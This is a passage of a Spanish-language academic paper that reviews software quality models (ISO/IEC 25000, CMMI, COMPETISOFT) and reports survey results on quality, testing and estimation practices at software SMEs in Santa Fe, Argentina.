Para conocer y caracterizar la situación actual de estas organizaciones en la ciudad de Santa Fe en relación a sus prácticas de calidad en desarrollo de software, se llevó a cabo una encuesta. Los resultados son útiles como herramienta de diagnóstico del posicionamiento actual de las empresas en la ciudad respecto a implementaciones de normas o modelos de calidad, a fin detectar debilidades y fortalezas, y para la toma decisiones ya sea de entidades gubernamentales u otras, acerca de proyectos de capacitación en calidad o instrumentos de apoyo financiero a empresas para emprender procesos de certificaciones de calidad.

1. Introducción

La calidad en el desarrollo de software es una problemática de la actualidad, que está presente en políticas de estado, en eventos de encuentros empresariales, en jornadas académicas y que es abordada también en el ámbito universitario, como contenido de relevancia en los planes de estudio de las carreras de sistemas. La calidad es un concepto muy complejo de definir, de difícil medición y dependiente de la valoración del sujeto [1]. Si bien el software alcanzado nunca es perfecto, desarrollar software con la mayor calidad posible, permite a las PyMES que se dedican al desarrollo de software, acceder a las oportunidades que brinda el mercado, así como también cumplir con las exigencias de los clientes, que van más allá de la satisfacción de un requerimiento, ya sea funcional o no funcional.

Para conocer y caracterizar la situación actual de estas organizaciones en la ciudad de Santa Fe en relación a sus prácticas de calidad en desarrollo de software, se llevó a cabo una encuesta. Los resultados son útiles como herramienta de diagnóstico del posicionamiento actual de las empresas en la ciudad en relación a calidad, a fin detectar debilidades y fortalezas, y para la toma decisiones ya sea de entidades gubernamentales u otras, acerca de proyectos de capacitación en calidad o instrumentos de apoyo financiero a empresas para emprender procesos de certificaciones de calidad.

El resto del trabajo está organizado de la siguiente manera. En la sección 2, se aborda el significado de calidad en desarrollo de software. En la sección 3, se presentan las principales normas y modelos de calidad. En la sección 4, se explica la metodología empleada para la investigación llevada a cabo. En la sección 5, se presentan los resultados obtenidos. Finalmente, en la sección 6 se presentan las conclusiones.

2. Calidad en el Desarrollo de Software

La calidad es un parámetro para determinar si las organizaciones son maduras o inmaduras. Una organización declarada como "inmadura", para convertirse en una madura debe seguir una serie de pautas, actividades, normas y requiere del trabajo colaborativo de todos los involucrados. La calidad debe estar presente en toda la organización y durante todo el ciclo de vida del software, es decir, no se limita a un área en concreto [2]. Las organizaciones inmaduras presentan las siguientes características [3]:

- procesos software normalmente improvisados;
- si se han especificado, no se siguen rigurosamente;
- organización reactiva (resolver crisis inmediatas);
- planes y presupuestos excedidos sistemáticamente, al no estar basados en estimaciones realistas.

Tales organizaciones deben trabajar en corregir estas prácticas erróneas, a fin producir software de calidad.

La calidad de un sistema de software es "una característica directamente relacionada con la habilidad del sistema para satisfacer requerimientos funcionales y no funcionales, tanto implícitos como explícitos" [4]. Además, la calidad de un sistema de software es "la concordancia del sistema con los requisitos funcionales y de rendimiento explícitamente establecidos, con los estándares de desarrollo explícitamente documentados y con las características implícitas que se esperan de todo software desarrollado profesionalmente" [5].

Al intentar definir el concepto de calidad del software se debe diferenciar entre la calidad del Producto de software y la calidad del Proceso de desarrollo de este. No obstante, las metas que se establezcan para la calidad del producto van a determinar las metas a establecer para la calidad del proceso de desarrollo, ya que la calidad del producto va a estar en función de la calidad del proceso de desarrollo. Sin un buen proceso de desarrollo es casi imposible obtener un buen producto [6]. No basta con tener en cuenta la calidad del producto una vez finalizado, cuando los problemas de mala calidad ya no tienen solución o la solución es muy costosa. Los estándares o metodologías definen un conjunto de criterios de desarrollo que guían la forma en que se aplica la Ingeniería de Software. Si no se sigue ninguna metodología siempre habrá falta de calidad. Todas las metodologías y herramientas tienen un objetivo común: producir software de alta calidad [2].

El desarrollo de artefactos de software con niveles aceptables de calidad se presenta como una necesidad que, cada vez más, debe ser tenida en cuenta tanto por las empresas desarrolladoras de software, como por los clientes y usuarios de estos, a fin de alcanzar competitividad en el mercado [7]. Así es como la calidad se ha convertido en uno de los principales objetivos estratégicos para las organizaciones debido a que, cada vez más, su supervivencia depende de la calidad de los productos y servicios que ponen a disposición de los usuarios y clientes y de la satisfacción de estos [8].

El correcto funcionamiento del software es indispensable para el éxito de los negocios e incluso para la seguridad humana, de acuerdo donde el mismo se encuentre involucrado, y, por lo tanto, es importante la evaluación de la calidad del producto de software [7]. El software de alta calidad proporciona beneficios a la organización que lo produce y a la comunidad de usuarios finales. La organización que elabora el software obtiene valor agregado porque el software de alta calidad requiere un menor esfuerzo de mantenimiento, menos errores que corregir y poca asistencia al cliente. Un producto de software con deficiente calidad provocará principalmente desconfianza y malestar en el cliente y/o usuario, traduciéndose esto en costos para la empresa que desarrolló el producto, dado que tendrá que invertir tiempo en retrabajo para solucionar los inconvenientes del software y puede hasta llegar a perder clientes. Además, según el contexto de uso del producto, los riesgos de inconvenientes en el mismo pueden llegar a ser graves e incluso catastróficos [7]. Asimismo, los costos de la implementación de una calidad deficiente se verán reflejados en mayor tiempo y esfuerzo en retrabajo [1].

Las organizaciones de software ponen cada día mas atención en la calidad de sus productos, procesos y recursos. No solo se centran en la calidad final, sino que consideran la calidad como una parte integral que debe ser tenida en cuenta desde el principio del desarrollo [9]. En consecuencia, la adopción de normas y estándares para lograr mayor competitividad es cada vez más habitual en las PyMES desarrolladoras de software.

3. Modelos de Calidad

De la misma forma que cualquier otra fase del desarrollo de software, las actividades de la medición de la calidad deben ser llevadas adelante conducidas por un modelo [1]. La importancia de llevar a cabo programas de medición en Ingeniería de Software esta respaldada por la existencia de varios modelos de calidad, metodologías de mejora de procesos y estándares de medición [9].

La medición debe estar ligada a la Ingeniería de Software como una actividad necesaria a lo largo de todo el ciclo de vida del software. Las organizaciones que deseen evaluar la calidad en sus proyectos deben contar con estrategias y programas de medición y evaluación que le provean información válida para una toma de decisión mas objetiva y robusta. Estas estrategias deben, por un lado, establecer un conjunto de actividades y procedimientos para especificar, recolectar, almacenar y usar correctamente métricas e indicadores, y por el otro, asegurar que las medidas y los valores de los indicadores sean repetibles, consistentes y por ende comparables entre distintos proyectos [9]. Las mediciones pueden ser usadas para monitorear, entender y mejorar el proceso de software, los productos, la utilización de recursos y sus relaciones. Esto le permite a la organización tomar decisiones de forma mas inteligente y mejorar con el tiempo. El establecimiento de programas de medición permite crear una memoria corporativa y responder a una variedad de preguntas asociadas al desarrollo de software; ayuda a la planificación del proyecto; permite determinar las fortalezas y debilidades de los procesos y recursos actuales; provee información relevante para adoptar o refinar técnicas evaluando el impacto de estas, evaluar la calidad de los procesos y productos, su funcionalidad y usabilidad [9].

Para los productos software, el principal instrumento para garantizar la calidad es contar con un modelo (o plan) de calidad, el cual se basa en normas o estándares genéricos y en procedimientos particulares. Los procedimientos pueden variar en cada organización, pero lo importante es que estén escritos, personalizados, adaptados a los procesos de la organización y que sean cumplidos [2]. Es imposible pensar un producto de calidad proveniente de un proceso pobre o no gestionado [1].

Un modelo de calidad puede definirse como el conjunto de factores de calidad (junto con sus relaciones) que proporciona una base tanto para la especificación de requerimientos de calidad como para la evaluación de los componentes software [10]. Puede decirse, además, que un modelo de calidad es un conjunto de buenas prácticas vinculadas a los procesos de gestión y desarrollo de proyectos, lo cual prescribe una planificación para alcanzar un impacto estratégico, cumpliendo con los objetivos fijados en lo referente a la calidad del producto o

servicio. Además, los modelos y estándares brindan la posibilidad de transformar la calidad en algo concreto, tangible, objetivo (por contraposición de subjetivo), que se puede definir, que se puede medir y que se puede planificar. Brindan las pautas para implementar programas de mejoras en búsqueda de la calidad a través de procesos que serán definidos por la organización. La aplicación de modelos de calidad favorece a la mejora continua, establece procesos estándares con insumos y resultados medibles, reduce costos y promueve la eficiencia. Las empresas se ven beneficiadas al poder ofrecer a sus clientes productos de mayor calidad y seguridad cumplidos en los tiempos previstos.

En las últimas décadas, los modelos de calidad de software se han convertido en poderosos mecanismos de soporte para la gestión de la calidad. Estos modelos presentan una taxonomía de atributos de calidad junto con un conjunto de relaciones que los vinculan, los cuales pueden ser utilizados como marco de referencia durante la elaboración de la especificación inicial, la evaluación del diseño y el testeo de un sistema de software [10].

En la República Argentina se cuenta con la Ley de Promoción de la Industria del Software (Ley Nº 25.922). La misma especifica como requisito para que las empresas productoras de software puedan acceder los beneficios que otorga la ley, disponer con algún tipo de certificación, en cuanto al producto o proceso de software [11].

Normas ISO/IEC

En los últimos 15 años, diferentes organismos relacionados con la industria del software fueron construyendo diferentes modelos y normas certificables. Los mismos se dividen en dos grandes grupos: los orientados a la calidad del producto, y los orientados a la calidad del proceso. Dentro de los modelos y normas orientados a la calidad del producto se encuentran las normas ISO/IEC 9126 [12], que apuntan a la medición de los atributos de confiabilidad, usabilidad, seguridad, disponibilidad, escalabilidad, entre otros. El modelo más actual está representado por las normas ISO 25000:2005, conocidas con el nombre de SQuaRE (Software Quality Requirements and Evaluation) [13], basada en ISO 9126 y en ISO 14598. La familia de normas ISO/IEC 25000 busca representar la noción de calidad de un sistema de información mediante una serie de modelos que la describen y de medidas que fijan objetivos cuantificables tendientes a alcanzarla. Como no se proponen procedimientos sino modelos, el proceso aplicado para llegar a ellos queda a elección del usuario. Estas normas fueron revisadas por el IRAM[1], por lo que están vigentes en Argentina.

Por otro lado, la ISO/IEC 15504, toma como base la descripción de ciclo de vida del software definido en la ISO/IEC 12207. En el marco de la gestión de proceso de TI ITIL e ISO/IEC 20000. Tomando al proceso de software netamente como un proceso de gestión podemos ver la opción de utilizar ISO/IEC 9001, bajo las directrices que se indican en la ISO/IEC 90003. En los últimos años un número importante de empresas desarrolladoras de software en Argentina han optado por la última opción, ya que fue fuertemente fomentada por la denominada Ley de Promoción del Software [11].

Modelo CMMI

El Modelo CMMI está avalado por el SEI (Software Engineering Institute) y la Carnegie Mellon University. CMMI (Capability Maturity Model Integration) es un modelo de madurez de mejora de los procesos para el desarrollo de productos y de servicios. Abarca un conjunto de las mejores prácticas que tratan las actividades de desarrollo y de mantenimiento que cubren el ciclo de vida del producto, desde la concepción a la entrega y el mantenimiento [14].

Las empresas que han implementado el modelo (CMMI) obtienen una serie de beneficios concretos [15]:

- La improvisación queda a un lado. El proceso de desarrollo y mantenimiento del software está definido e implementado, por lo que se actúa inteligente y proactivamente. Lo mismo sucede con el Gerenciamiento del Proyecto. Esta "inteligencia" se logra con las "personas", quienes, apoyándose en los "procesos" aportan su "criterio" y "creatividad" para el logro de los objetivos.
- Mejora el "conocimiento sobre la organización", los procesos se retroalimentan y se nutren con las experiencias de los proyectos implementados.

En Argentina, el modelo CMMI ha sido implementado tanto por grandes empresas como por PyMES, y en ambos casos, hay experiencias y resultados beneficiosos. A su vez, en estadísticas internacionales, se ve claramente una proporción de PyMES en aumento, en relación al total de empresas evaluadas [15].

COMPETISOFT

Para algunas PyMES la aplicación de modelos o normas como los presentados previamente es muy difícil debido a sus altos costos y complejidad de la infraestructura requerida.

El proyecto Competisoft, desarrollado en el marco del Programa CyTED [16], ha generado un Modelo de Referencia de Procesos y un Modelo de Mejora de Procesos adaptado a las necesidades de calidad de las PyMES iberoamericanas, generando un modelo adaptable, comprensible y de costos accesibles en su implementación. El modelo proporciona un esquema basado en las mejores prácticas internacionales, fácil de aplicar y accesible en costos, con el objetivo de que su adopción constituya la base para que la empresa logre evaluaciones exitosas con otros modelos o normas de calidad. También busca proporcionar a la industria de software iberoamericana, que en su gran mayoría es

[1] IRAM - Instituto Argentino de Normalización y Certificación – http://www.iram.org.ar/

pequeña y mediana, un modelo basado en las mejores prácticas internacionales. Las principales características que la distinguen son su facilidad para entenderlo, su facilidad de aplicación, que no es costoso en su adopción (aspecto importante cuando se habla de PyMES) y quizás la más importante es que es la base para alcanzar evaluaciones exitosas con otros modelos o normas, como ser ISO 9000 o CMM.

COMPETISOFT está dirigido a las empresas o áreas internas dedicadas al desarrollo y/o mantenimiento de software. Las organizaciones, que no cuenten con los procesos establecidos, pueden usar el modelo ajustándolo de acuerdo con sus necesidades. Mientras que las organizaciones, que ya tienen procesos establecidos, pueden usarlo como punto de referencia para identificar los elementos que les hace falta cubrir. Está enfocado en procesos y considera los tres niveles básicos de la estructura de una organización que son: la Alta Dirección, Gestión y Operación y pretende apoyar a las organizaciones en la estandarización de sus prácticas, en la evaluación de su efectividad y en la integración de la mejora continua. Además, el modelo tiene como propósito que el proceso de mejora quede funcionando en la organización para promover la mejora continua de procesos [17] [18].

4. Metodología

La metodología utilizada para la realización de la encuesta se basa en el proceso propuesto en [19], [20], [21], [22], y [23]. Se consideran las siguientes fases: a) diseño de la encuesta, b) validación y corrección, c) distribución y recolección de datos, y d) análisis de los resultados. A continuación se describen las actividades llevadas a cabo en cada fase.

a) Diseño de la encuesta

Se comenzó definiendo los objetivos de la encuesta. Estos eran:

- Conocer si las empresas de desarrollo de software de la ciudad de Santa Fe implementan métodos, técnicas, procedimientos de evaluación de calidad en el proceso de desarrollo de software.
- Conocer si las empresas de desarrollo de software de la ciudad de Santa Fe poseen algún tipo de certificación de calidad en sus procesos de desarrollo.
- Conocer las dificultades que enfrentan las empresas de desarrollo de software de la ciudad de Santa Fe en la implementación de procedimientos de calidad en desarrollo de software y para la obtención de certificaciones de calidad.

La población correspondiente a este estudio está conformada por empresas desarrolladoras de software de la ciudad de Santa Fe. La muestra surgió a partir identificar las empresas que forman parte de la organización Cluster TIC Santa Fe (CTSF) [24] y de búsquedas realizadas en Internet, siendo el criterio de selección que las mismas se hallen situadas en la ciudad de Santa Fe y que se dediquen al desarrollo de software. Según la información provista en su página el CTSF posee 26 empresas asociadas. Se descartó una de ellas de la muestra por dedicarse a consultoría informática solamente. De las 25 empresas contactadas, se tuvieron un total de 7 respuestas, por lo que puede decirse que se tiene una representatividad del 28% del CTSF. En cuanto a las empresas de la ciudad contactadas por fuera del cluster, 15 respondieron a la encuesta. Para garantizar que se obtendría un elevado porcentaje de respuestas a la encuesta por parte de las organizaciones consideradas en el tamaño de muestra, se realizó un contacto personal con representantes de la mayoría de las empresas, previo al envío de estas, de manera de lograr con un mayor compromiso de respuesta. De esta manera, el tamaño final de la muestra fue de 22 empresas.

Como parte de la fase de diseño se determinó de qué manera implementaría y se realizaría la distribución de la encuesta. Se evaluaron diferentes herramientas, tanto gratuitas como comerciales, y en base a esta evaluación, se decidió seleccionar como más adecuada OnlineEncuesta[2], en su versión paga.

El paso siguiente fue la confección del cuestionario, lo cual significó la elaboración de las preguntas que posibilitaran la recolección de información que satisficiera los objetivos planteados. Se definieron un total de 38 preguntas, de las cuales la mayoría eran preguntas de tipo cerradas. Un conjunto de preguntas era de tipo binarias (Si/No, con la opción de responder "No sabe/No contesta") o Múltiple Opción con Única Respuesta (MOUR), y el resto de tipo Múltiple Opción con Múltiple Respuesta (MOMR). Solo algunas ofrecían además la posibilidad de completar una de las opciones con una respuesta abierta. Cada pregunta fue numerada para facilitar su identificación.

La encuesta estaba dividida en grupos de preguntas por temas. El grupo 1 trataba sobre la empresa encuestada, sobre la persona que responde y sobre los productos que en la empresa se desarrollan, y el proceso dentro de la empresa. El grupo 2 trataba sobre la importancia que tiene la calidad de software para la organización. El grupo 3 trataba sobre las políticas de calidad en el proceso de desarrollo de software e indaga sobre la situación de las empresas en cuanto a certificaciones de calidad. El grupo 4 trataba sobre necesidades e intereses en relación a capacitación en calidad. Por cuestiones de espacio, las preguntas se presentarán juntamente con los resultados obtenidos.

b) Validación y corrección

La segunda fase se realizó con el propósito de validar y evaluar la claridad y contenido de las preguntas planteadas en el cuestionario, su distribución y agrupación y la facilidad de uso de la herramienta empleada. Se llevó a cabo una encuesta piloto con 2 destinatarios, para la cual

[2] https://www.onlineencuesta.com/

se les envió una versión de la encuesta. Además de responder a las preguntas, se les solicitaba a los participantes incluir al finalizar comentarios sobre cuestiones difíciles de entender o responder y sugerencias para mejorar la encuesta. En base a esta retroalimentación, se ajustó la encuesta y se acortó a una cantidad menor de preguntas, eliminándose preguntas similares o solapadas con otras y generándose así la versión final.

c) Distribución y recolección de datos

Durante esta fase, la encuesta fue distribuida, contactando a través de emails a los representantes de las empresas de la ciudad de Santa Fe. La encuesta se envió mediante un enlace para acceder y responder a la encuesta online, junto con las instrucciones sobre cómo responderla. Se reiteró la invitación a aquellos que no respondieron en el plazo de dos semanas. Posteriormente, se recolectaron las respuestas recibidas. En la última fase, los datos obtenidos fueron analizados y se elaboraron las conclusiones. El período durante el cuál se realizó la encuesta estuvo comprendido entre los meses de julio y agosto del año 2018.

d) Análisis de los resultados

La información obtenida a partir de la encuesta realizada fue procesada y analizada utilizando un software de hojas de cálculo, el cual facilitó la construcción de tablas y gráficas para presentar en forma organizada los resultados. Para presentación de resultados de las preguntas binarias y de tipo MOUR, se utilizaron gráficas circulares o de torta, y en algunos casos tablas de porcentajes.

Para las preguntas de tipo MOMR, la forma de presentación visual más adecuada es el gráfico de barras, que permite ver el número de veces (frecuencia) que una opción o respuesta fue elegida. Se completaron estas gráficas con los porcentajes de cada respuesta sobre la cantidad total de encuestados, pero debe observarse que, dado que cada encuestado puede haber marcado más de una respuesta, la suma de los porcentajes no representa el 100%.

5. Resultados más relevantes

El *Grupo 1* de preguntas de la encuesta buscaba caracterizar el perfil de la empresa y la persona representante que había contestado la encuesta. A partir de la *Pregunta 1* se pudo conocer que el 54,5% de los encuestados son socios-gerentes de las empresas. Esto indica que las personas que respondieron tienen una visibilidad completa de los proyectos de desarrollo que llevan a cabo, y sus respuestas no están acotadas a un conocimiento específico en cierta área de trabajo. Por otro lado, dado que se obtuvieron respuestas múltiples, se advirtió que solo el 36,36% ocupa únicamente el puesto de socio-gerente, mientras que el resto también desempeña otros roles en la empresa.

A los encuestados se les consultó además su nivel de estudios (*Pregunta 2*), y se pudo conocer que la mayoría poseían título universitario (81%). Se presume que este alto porcentaje se debe a que las empresas se encuentran emplazadas en una ciudad universitaria y que posee ofertas de carreras en el área de sistemas e informática.




Fig. 1. Resultados pregunta "Puesto/Rol que actualmente Ud. ocupa dentro de la empresa" (Pregunta 1)




Fig. 2. Caracterización de las empresas, según su tamaño (P. 3), antigüedad (P. 4), mercado al que está orientada (P. 5) y sector de la economía al que están orientadas (P. 6).

En cuanto al tamaño de las empresas (*Pregunta 3*) las respuestas fueron en un 54.55% a empresas con un tamaño entre 1 y 10 empleados, y 9.9% entre 10 y 20 personas. Estos datos evidencian que la muestra encuestada representa su mayoría a pequeñas y medianas

empresas, es decir un tipo de organizaciones conformadas por un grupo reducido de socios-gerentes, que poseen un número pequeño de empleados o personal contratado. Por otro lado, el 36,36% respondieron que la empresa tiene mas de 20 empleados. En cuanto a la antigüedad (*Pregunta 4*), más de la mitad de las empresas encuestadas tienen una antigüedad mayor a 10 años, mientras que el resto se han conformado en la última década. Estos datos indican que la mayoría de las empresas de Santa Fe se encuentran consolidadas, y que ha continuado creciendo en la industria de software en los últimos años.

Se indagó además sobre el mercado al que están orientadas las empresas (*Pregunta 5*). Se conoció que, sobre un total de 22 participaciones, el 50% de las organizaciones posee sólo clientes internos (de cualquier parte de Argentina), el 13,60% restante se orienta sólo hacia clientes externos únicamente (fuera de Argentina), mientras que el 36,40% orienta sus servicios hacia ambos.

En cuanto al sector de la economía al que pertenecen los clientes (*Pregunta 6*), se obtuvieron respuestas muy variadas, siendo las de mayor frecuencia Comercio, Servicios, Salud, Industrial, y Estatal. Por otro lado, la mayoría de los desarrollos se realizan a la medida del cliente, y en menor proporción ofrecen productos enlatados.

En relación a modelos de proceso que siguen en sus proyectos (*Pregunta 7*), la opción que obtuvo mayor frecuencia es SCRUM (81% de los encuestados indicaron esta respuesta), siguiéndole en orden de importancia XP y Kanban. Además, sobre el total de respuestas indicadas para todos los ítems, las metodologías ágiles representan el 74,36% (Fig.3). Este resultado evidencia la alta adopción de métodos y prácticas ágiles de desarrollo en las empresas de la ciudad de Santa Fe.




Fig. 3. Modelos de procesos de desarrollo (*P. 7*)

La *Pregunta 8* indagaba acerca de las herramientas que utilizan en las empresas, como soporte a sus procesos de desarrollo. Se detectó que existe un elevado nivel de adopción de herramientas para el control de versiones (86.4 %), Entornos de desarrollo integrados (45.5%), Pruebas (59.1%), Integración continua (54.5%), y Prototipado (40.9%) siendo las dos últimas habitualmente empleadas en procesos de desarrollo ágil. Una cuestión a destacar es que si bien las empresas realizan desarrollos ágiles, también manifestaron hacer uso de herramientas de Modelado y diseño y Gestión de requerimientos, las cuales están más vinculados a otros tipos de procesos de desarrollo. Esto indica que posiblemente se utilizan enfoques híbridos y no puramente ágiles. Dos participantes (9.1%) respondieron que no se utilizan herramientas como soporte al proceso de desarrollo. Cotejando con las respuestas sobre las características de estas empresas se observó que correspondía a empresas unipersonales. Otra de las opciones de respuesta era acerca del uso de herramientas para la Gestión de la calidad, la cual fue marcada por el 7 de los encuestados. (31.8%). Este porcentaje, como se mostrará más adelante, coincide exactamente con las empresas que respondieron que han certificado alguna norma o modelo de calidad.

A continuación, en la Tabla 1, se resumen los resultados con respecto a las preguntas relativas al *Grupo 2*. Como se puede observar, más del 30% de las empresas encuestadas presentan dificultades para asignar personal a todas las actividades de los proyectos llevados a cabo (*Pregunta 9*). Por otro lado, es destacable que casi todas las empresas tienen buenas practicas incorporadas como las de conservar datos históricos de proyectos y realización de estimaciones (*Preguntas 10 y 11*).

Tabla 1

	Si	No	No, pero…	NS/NC
¿Dispone de personal en cantidad suficiente para realizar las distintas actividades del ciclo de vida de cada proyecto que abordan en la empresa? (P. 9)	54 .5%	9.1%	31.8% contrataciones temporarias	4 .5%
¿Se guardan datos históricos de los proyectos que abordan en la empresa? (P. 10)	95.5%	0%	-	4 .5%
¿Se realizan estimaciones para cada proyecto que abordan en la empresa? (P. 11)	95.5%	0%	-	4 .5%

La *Pregunta 12* indagaba acerca del interés perseguido al realizar estimaciones. De un total de 22 respuestas, el 50% respondió que se busca conocer el tamaño, esfuerzo, duración, y costo del proyecto, mientras que el 22.7% respondió que solo establecer duración y costo, el 18.2% busca establecer esfuerzo y duración, y el 13.6% establecer tamaño, esfuerzo, y duración.

Consultados acerca de si la empresa tiene definidos procesos de pruebas (*Pregunta 13*), la cual es de tipo MOUR, sobre un total de 22 participaciones, el 40,90% respondió que no tiene definidos procesos de testing, pero que realiza pruebas informales, el 31,80% que sí y que cada proyecto define su proceso de testing, y el 22,70% respondió que sí, tienen definida una estrategia global de testing en la empresa. Finalmente 1 encuestado (4.55%) contestó que no realizan testing en su empresa (Fig. 4).




Fig. 4. Procesos de prueba en las organizaciones encuestadas

La *Pregunta 14* (de tipo MOMR) buscaba conocer si existe un área específica en la empresa a cargo de la

realización de pruebas. Las respuestas obtenidas sobre un total de 22 participantes fueron: 7 (31.8%) dijeron que de estas actividades se encarga un área específica de testing y 5 (22.7%) que lo hace el área específica de calidad de software, 16 (72.7%) manifestaron que se encarga el equipo de desarrollo de la empresa, 2 (9.1%) que es el área que solicita el requerimiento, 2 (9.1%) que es el área de sistemas de la empresa, y 8 (36.4 %) que las pruebas las realiza el usuario final (interno o externo). Dado que las respuestas podían ser múltiples y no eran mutuamente excluyentes, se comprende que dependiendo del tipo de prueba que se desarrolle, estarán involucradas diferentes áreas de la empresa, y el usuario final (pruebas de aceptación). De todos modos, la respuesta mayoritaria indica que es el equipo de desarrollo mismo quien se encarga de las pruebas, lo cual pone en evidencia que el tipo de pruebas que más se llevan a cabo son las unitarias y de integración. Se observa que son pocas las empresas que poseen áreas dedicadas exclusivamente a pruebas.

Además, se consultó explícitamente si entre las actividades de prueba llevadas a cabo por las empresas se incluyen las pruebas automáticas *(Pregunta 15)*. Sobre un total de 22 participaciones, el 50,10% respondió que no, mientras que 40,90% restante manifestó que si.

Las preguntas del *Grupo 3* buscaban conocer la importancia de la calidad de software para las empresas de la ciudad. Se consultó a las empresas si poseen un área dedicada exclusivamente al control de calidad *(Pregunta 16)*. Sobre un total de 21 participaciones, el 52,40% (11) respondió que no, mientras que el 47,60% (10) restante manifestó que sí la poseen (Fig. 5).



Fig. 5. Resultados Pregunta 16

A partir de esta pregunta, se consultó si los recursos humanos destinados a control de calidad tienen además otras funciones en el proyecto u otros proyectos (*Pregunta 17*). De los 11 participantes, 9 (90%) respondieron que sí, y solo 1 dijo que contaban con personal exclusivo para las actividades de calidad (10%).

Además, se indagó con relación a la percepción de las empresas santafesinas en cuanto a calidad en el proceso de desarrollo (*Pregunta 18*). La pregunta era ¿está de acuerdo con que la calidad del producto va a estar en función de la calidad del proceso de desarrollo? De 20 participaciones, 95% estuvo de acuerdo.

Otra de las preguntas dentro de este grupo era ¿Cuáles son los atributos que interesa medir en la empresa a la hora de evaluar la existencia de calidad en sus productos de software? (*Pregunta 19*). Como muestra la Fig. 6, los atributos considerados más importantes son la funcionalidad, usabilidad, eficiencia, mantenibilidad, quedando en más baja posición la portabilidad.

Si bien la mayoría de las empresas encuestadas manifestaron el interés en la realización de mediciones sobre atributos de calidad, se cuestionó cuáles son las razones por las que no se realizan mediciones de atributos de calidad sobre los productos que se desarrollan (*Pregunta 20*). A esta pregunta respondieron 11 participantes, quienes indicaron como la razón principal la falta de tiempo y/o de recursos humanos (Fig. 7).




Fig. 6. Atributos de calidad que son de interés (Pregunta 19)




Fig. 7. Principales razones de no realización de mediciones de calidad.

La *Pregunta 21* ¿Cómo se implementa el proceso de control de calidad en el desarrollo de los productos software que se generan en la empresa? (de tipo MOMR) apuntaba a conocer de qué manera las empresas creen incorporar procesos de calidad en el desarrollo, sin importar si han obtenido una certificación o no. Se obtuvo respuestas de 20 empresas (Fig. 8). Se aprecia que las mayores frecuencias las obtuvieron las opciones “Se aplican métodos apropiados de Ingeniería de Software” y “Se aplican buenas prácticas de administración de proyectos”, con frecuencia 10 (50%) y 9 (45%) respectivamente. Sin embargo, puede verse que el 20% de las empresas encuestadas admitió que no se realizan actividades de control y aseguramiento de la calidad en el proceso de desarrollo de software dentro de la empresa. Solamente 3 empresas (15%) manifestaron contar con una estructura de Aseguramiento de la calidad del software y también 3 (15%) realizar controles de la calidad exhaustivos.

